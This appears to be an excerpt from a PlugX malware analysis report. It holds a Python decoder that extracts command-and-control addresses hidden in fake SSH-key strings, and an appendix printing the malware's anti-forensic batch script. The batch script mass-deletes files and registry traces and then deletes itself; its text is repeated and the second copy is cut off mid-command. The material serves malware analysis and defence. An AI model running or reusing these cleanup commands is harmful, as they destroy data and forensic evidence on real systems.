|----------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 | import struct def decode(buf): res = "" for i in range(0, len(buf) -1, 2): dl = ord(buf\[i + 1\]) dl = dl - 0x41 dl = dl \* 0x10 dl = dl + ord(buf\[i\]) dl = dl - 0x41 res += chr(dl) return res def decode\_plugx\_pastebin(buf): start = buf.find('DZKS') if start == -1: return None end = buf.find('DZJS', start + 4) if end == -1: return None start += 4 data = buf\[start:end\] decoded = decode(data) connection\_type = struct.unpack\_from('\<H', decoded, 0)\[0\] port = struct.unpack\_from('\<H', decoded, 2)\[0\] ip = decoded\[4:\] print "Decoded IP: {}:{}, type: {}".format(ip, port, connection\_type) return True decode\_plugx\_pastebin('AAAAB3NzaC1yc2EAAAABJQAAAQEAhLxZe4Qli9xt/WknQK9CDLWubpgknZ0HIHSd8uV/TJvLsRkjpV+U/tMiMxjDwLAHVtNcww2h8bXTtw387M2Iv/mJjQ9Lv3BdNiM3/KvmlZrrn5UC9=DZKSGAAALLBAEDFDOCCDEDIDOCIDEDOCHDDZJS=oT+PsFu2q9n8wD4f0NBUtDdEdXhWp3nxv/mJjQ9Lv3BCFDBd09UZzLrfBO1S0nxrHsxlJ+bPaJE2Q/oxLXTrpeJ6AHyLyeUaBha3J=') decode\_plugx\_pastebin('AAAAB3NzaC1yc2EAAAABJQAAAQEAhLxZe4Qli9xt/WknQK9CDLWubpgknZ0HIHSd8uV/TJvLsRkjpV+U/tMiMxjDwLAHVtNcww2h8bXTtw387M2Iv/mJjQ9Lv3BdNiM3/KvmlZrrn5UC9=DZKSDAAAAFAAEDFDOCCDEDIDOCIDEDOCHDDZJS=oT+PsAHyLye8wD4f0NBUtDdEdXhWp3nxv/mJjQ9Lv3BCFDBd09UZzLrfBO1S0nxrHsxlJ+bPaJE2Q/oxLXTrpeJ6aBha3q9niJFu2=') decode\_plugx\_pastebin('AAAAB3NzaC1yc2EAAAABJQAAAQEAhLxZe4Qli9xt/WknQK9CDLWubpgknZ0HIHSd8uV/TJvLsRkjpV+U/tMiMxjDwLAHVtNcww2h8bXTtw387M2Iv/mJjQ9Lv3BdNiM3/KvmlZrrn5UC9=DZKSEAAABGHBEDFDOCCDEDIDOCIDEDOCHDDZJS=oT+PsFu2niJ8wD4f0NBUtDdEdXhWp3nxv/mJjQ9Lv3BCFDBd09UZzLrfBO1S0nxrHsxlJ+bPaJE2Q/oxLXTrpeJ6AHyLyeUaBha3q9=') decode\_plugx\_pastebin('AAAAB3NzaC1yc2EAAAABJQAAAQEAhLxZe4Qli9xt/WknQK9CDLWubpgknZ0HIHSd8uV/TJvLsRkjpV+U/tMiMxjDwLAHVtNcww2h8bXTtw387M2Iv/mJjQ9Lv3BdNiM3/KvmlpeJZrrFu2n5UC9=DZKSDAAADOECEDFDOCCDEDIDOCIDEDOCHDDZJS=oT+Ps8wD4f0NBUtDdEdXhWp3nxv/mJjQ9Lv3BCFDBd09UZzLrfBO1S0nxrHsxlJ+bPaJE2Q/oxLXTrpeJ6AHyLyeUaBha3q9niJ=') |
Appendix C -- a.bat
mscorsvw.exe cscript del.vbs del BlackBox.dll del mscorsvw.exe del BlackBox del explorer.exe cscript del.vbs del %sfxcmd% del mscorsvw.exe del BlackBox.dll del BlackBox del explorer.exe del del.vbs del a.bat del %sfxcmd% del mscorsvw.exe del BlackBox.dll del BlackBox del explorer.exe del del.vbs del a.bat reg delete "HKLM\\SYSTEM\\ControlSet001\\services\\emproxy" /f reg delete "HKLM\\SYSTEM\\ControlSet002\\services\\emproxy" /f reg delete "HKLM\\SYSTEM\\CurrentControlSet\\services\\emproxy" /f reg delete "HKLM\\SYSTEM\\ControlSet001\\services\\EmpPrx" /f reg delete "HKLM\\SYSTEM\\ControlSet002\\services\\EmpPrx" /f reg delete "HKLM\\SYSTEM\\CurrentControlSet\\services\\EmpPrx" /f reg delete "HKLM\\SOFTWARE\\Wow6432Node\\Microsoft\\Tracing\\svchost\_RASAPI32" /f reg delete "HKLM\\SOFTWARE\\Wow6432Node\\Microsoft\\Tracing\\svchost\_RASMANCS" /f reg delete "HKU\\.DEFAULT\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-18\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows Script Host" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows Script Host\\Settings" /f reg delete "HKU\\S-1-5-18\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\fipubfg\\fipubfg.rkr" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{Q65231O0-O2S1-4857-N4PR-N8R7P6RN7Q27}\\pzq.rkr" /f reg delete "HKU\\S-1-5-18\\Software\\WinRAR SFX\\C%%Users%ADMINI~1%AppData%Local%Temp" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\HRZR\_PGYFRFFVBA" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{S38OS404-1Q43-42S2-9305-67QR0O28SP23}\\rkcybere.rkr" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\ErtfubgCbegnoyr\\Ncc\\ertfubg\\ertfubg\_k64.rkr" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Connections\\SavedLegacySettings" /f reg delete "HKU\\S-1-5-19\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows Script Host" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows Script Host\\Settings" /f reg delete "HKU\\S-1-5-19\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\fipubfg\\fipubfg.rkr" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{Q65231O0-O2S1-4857-N4PR-N8R7P6RN7Q27}\\pzq.rkr" /f reg delete "HKU\\S-1-5-19\\Software\\WinRAR SFX\\C%%Users%ADMINI~1%AppData%Local%Temp" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\HRZR\_PGYFRFFVBA" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{S38OS404-1Q43-42S2-9305-67QR0O28SP23}\\rkcybere.rkr" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\ErtfubgCbegnoyr\\Ncc\\ertfubg\\ertfubg\_k64.rkr" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Connections\\SavedLegacySettings" /f reg delete "HKU\\S-1-5-20\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows Script Host" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows Script Host\\Settings" /f reg delete "HKU\\S-1-5-20\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\fipubfg\\fipubfg.rkr" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{Q65231O0-O2S1-4857-N4PR-N8R7P6RN7Q27}\\pzq.rkr" /f reg delete "HKU\\S-1-5-20\\Software\\WinRAR SFX\\C%%Users%ADMINI~1%AppData%Local%Temp" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\HRZR\_PGYFRFFVBA" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{S38OS404-1Q43-42S2-9305-67QR0O28SP23}\\rkcybere.rkr" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\ErtfubgCbegnoyr\\Ncc\\ertfubg\\ertfubg\_k64.rkr" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Connections\\SavedLegacySettings" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows Script Host" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows Script Host\\Settings" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\fipubfg\\fipubfg.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{Q65231O0-O2S1-4857-N4PR-N8R7P6RN7Q27}\\pzq.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\WinRAR SFX\\C%%Users%ADMINI~1%AppData%Local%Temp" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\HRZR\_PGYFRFFVBA" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{S38OS404-1Q43-42S2-9305-67QR0O28SP23}\\rkcybere.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\ErtfubgCbegnoyr\\Ncc\\ertfubg\\ertfubg\_k64.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Connections\\SavedLegacySettings" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows Script Host" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows Script Host\\Settings" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\fipubfg\\fipubfg.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{Q65231O0-O2S1-4857-N4PR-N8R7P6RN7Q27}\\pzq.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\WinRAR SFX\\C%%Users%ADMINI~1%AppData%Local%Temp" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\HRZR\_PGYFRFFVBA" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{S38OS404-1Q43-42S2-9305-67QR0O28SP23}\\rkcybere.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\ErtfubgCbegnoyr\\Ncc\\ertfubg\\ertfubg\_k64.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Connections\\SavedLegacySettings" /f del /s c:\\windows\\temp\\\*.bat del /s c:\\windows\\temp\\\*.dat del /s c:\\windows\\temp\\\*.dll del /s c:\\windows\\temp\\\*.exe del /s c:\\windows\\temp\\\*.vbs del %0
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 | mscorsvw.exe cscript del.vbs del BlackBox.dll del mscorsvw.exe del BlackBox del explorer.exe cscript del.vbs del %sfxcmd% del mscorsvw.exe del BlackBox.dll del BlackBox del explorer.exe del del.vbs del a.bat del %sfxcmd% del mscorsvw.exe del BlackBox.dll del BlackBox del explorer.exe del del.vbs del a.bat reg delete "HKLM\\SYSTEM\\ControlSet001\\services\\emproxy" /f reg delete "HKLM\\SYSTEM\\ControlSet002\\services\\emproxy" /f reg delete "HKLM\\SYSTEM\\CurrentControlSet\\services\\emproxy" /f reg delete "HKLM\\SYSTEM\\ControlSet001\\services\\EmpPrx" /f reg delete "HKLM\\SYSTEM\\ControlSet002\\services\\EmpPrx" /f reg delete "HKLM\\SYSTEM\\CurrentControlSet\\services\\EmpPrx" /f reg delete "HKLM\\SOFTWARE\\Wow6432Node\\Microsoft\\Tracing\\svchost\_RASAPI32" /f reg delete "HKLM\\SOFTWARE\\Wow6432Node\\Microsoft\\Tracing\\svchost\_RASMANCS" /f reg delete "HKU\\.DEFAULT\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-18\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows Script Host" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows Script Host\\Settings" /f reg delete "HKU\\S-1-5-18\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\fipubfg\\fipubfg.rkr" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{Q65231O0-O2S1-4857-N4PR-N8R7P6RN7Q27}\\pzq.rkr" /f reg delete "HKU\\S-1-5-18\\Software\\WinRAR SFX\\C%%Users%ADMINI~1%AppData%Local%Temp" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\HRZR\_PGYFRFFVBA" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{S38OS404-1Q43-42S2-9305-67QR0O28SP23}\\rkcybere.rkr" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\ErtfubgCbegnoyr\\Ncc\\ertfubg\\ertfubg\_k64.rkr" /f reg delete "HKU\\S-1-5-18\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Connections\\SavedLegacySettings" /f reg delete "HKU\\S-1-5-19\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows Script Host" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows Script Host\\Settings" /f reg delete "HKU\\S-1-5-19\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\fipubfg\\fipubfg.rkr" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{Q65231O0-O2S1-4857-N4PR-N8R7P6RN7Q27}\\pzq.rkr" /f reg delete "HKU\\S-1-5-19\\Software\\WinRAR SFX\\C%%Users%ADMINI~1%AppData%Local%Temp" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\HRZR\_PGYFRFFVBA" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{S38OS404-1Q43-42S2-9305-67QR0O28SP23}\\rkcybere.rkr" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\ErtfubgCbegnoyr\\Ncc\\ertfubg\\ertfubg\_k64.rkr" /f reg delete "HKU\\S-1-5-19\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Connections\\SavedLegacySettings" /f reg delete "HKU\\S-1-5-20\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows Script Host" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows Script Host\\Settings" /f reg delete "HKU\\S-1-5-20\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\fipubfg\\fipubfg.rkr" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{Q65231O0-O2S1-4857-N4PR-N8R7P6RN7Q27}\\pzq.rkr" /f reg delete "HKU\\S-1-5-20\\Software\\WinRAR SFX\\C%%Users%ADMINI~1%AppData%Local%Temp" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\HRZR\_PGYFRFFVBA" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{S38OS404-1Q43-42S2-9305-67QR0O28SP23}\\rkcybere.rkr" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\ErtfubgCbegnoyr\\Ncc\\ertfubg\\ertfubg\_k64.rkr" /f reg delete "HKU\\S-1-5-20\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Connections\\SavedLegacySettings" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows Script Host" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows Script Host\\Settings" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\fipubfg\\fipubfg.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{Q65231O0-O2S1-4857-N4PR-N8R7P6RN7Q27}\\pzq.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\WinRAR SFX\\C%%Users%ADMINI~1%AppData%Local%Temp" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\HRZR\_PGYFRFFVBA" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{S38OS404-1Q43-42S2-9305-67QR0O28SP23}\\rkcybere.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\ErtfubgCbegnoyr\\Ncc\\ertfubg\\ertfubg\_k64.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Connections\\SavedLegacySettings" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows Script Host" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows Script Host\\Settings" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\WinRAR SFX" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\fipubfg\\fipubfg.rkr" /f reg delete 